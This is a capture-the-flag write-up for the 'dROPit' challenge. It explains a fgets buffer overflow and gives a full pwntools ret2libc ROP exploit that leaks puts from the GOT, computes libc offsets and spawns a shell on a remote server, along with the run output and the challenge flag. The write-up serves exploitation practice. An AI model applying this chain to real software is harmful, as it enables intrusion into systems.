dROPit

Category: Binary Exploitation, ropchain
Created: Nov 5, 2020 8:41 PM
Points: 300
Solved: Yes
Subjective Difficulty: 🔥🔥

WriteUp:

Author: @Tibotix

🔎 Research:

We're given a dynamicly linked binary ELF file.

📝 Vulnerability Description:

The program calls a vulnerable `fgets` function that could lead to a BufferOverflow.

🧠 Exploit Development:


We use the ROP technique to call `system("/bin/sh")` . Though no useful ROP gadgets to execute syscalls are found, i decided to leak libc_puts address in [GOT](GOT) by returning to puts and populating rdi before through a founded gadget. The Gadgets are found with ropper. With the leaked puts address i calculatet the libc_base address and from there the system call and `"/bin/sh"` string stored also in libc. Libc version and offsets are found through libc-database:

libc-database

🔐 Exploit Programm:

```
from pwn import *

ret = 0x40101a
pop_rdi = 0x401203
main_addr = 0x401146
puts_got = 0x403fc8
puts_plt = 0x401030

class Situation():
    @classmethod
    def get_payload2(cls, puts_addr):
        libc_base = puts_addr - cls.puts_offset
        print("libc_base: {0}".format(hex(libc_base)))
        system_addr = libc_base + cls.system_offset
        print("system_addr: {0}".format(hex(system_addr)))
        bin_sh_string_addr = libc_base + cls.bin_sh_string_offset
        print("bin_sh_string_addr: {0}".format(hex(bin_sh_string_addr)))
        return
b"A"*48+b"BBBBBBBB"+p64(pop_rdi)+p64(bin_sh_string_addr)+p64(ret)+p64(system_add
r)

class Remote(Situation):
    puts_offset = 0x80d90
    system_offset = 0x503c0
    bin_sh_string_offset = 0x1ae41f

class Local(Situation):
    puts_offset = 0x875a0
    system_offset = 0x55410
    bin_sh_string_offset = 0x1b75aa

payload1 =
b"A"*48+b"BBBBBBBB"+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main_addr)

#p = process("./dropit")
p = remote("challenges.ctfd.io", 30261)

p.recvline() # ?
p.sendline(payload1)
puts_addr = int.from_bytes(p.recvline(keepends=False), "little")
print("puts_addr: {0}".format(hex(puts_addr)))
#p.interactive()

payload2 = Remote.get_payload2(puts_addr)

p.recvline() # ?
p.sendline(payload2)
p.interactive()
```

Run Exploit:



```
root@3340c47c6ced:/pwd/dropit# python3 exploit.py
[+] Opening connection to 192.168.1.161 on port 8080: Done
[*] Paused (press any to continue)
puts_addr: 0x7fba42fefd90
libc_base: 0x7fba42f6f000
system_addr: 0x7fba42fbf3c0
bin_sh_string_addr: 0x7fba4311d41f
[*] Switching to interactive mode
$ id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
$ ls
dropit
flag.txt
$ cat flag.txt
nactf{r0p_y0ur_w4y_t0_v1ct0ry_698jB84iO4OH1cUe}
```

FLAG: nactf{r0p_y0ur_w4y_t0_v1ct0ry_698jB84iO4OH1cUe}

Summary / Difficulties:

This was a basic ROP exploitation challenge. Finding right libc version was kind of difficult cause local libc database was not up-to-date.

→ Next times use online libc_database

⌨️ Further References:

- GOT
- ROP
- Stack based Buffer Overflows

🔨 Used Tools:

- Pwndbg
- Ropper
- Libc-Database
- pwntools

Topics:

Notes / Ideas:

- **Leak libc address with puts@plt and then return to main → start again with call to system**
    - **use pop rdi gadget to leak __libc_start_main**
- ret2dl_resolve → aufwendig
- ret2csu to populate registers and jump to puts
    - leaking libc address and then calling system
    - read /bin/sh string through fgets in data segment and calling execve syscall (execve("/bin/sh\0", NULL, NULL))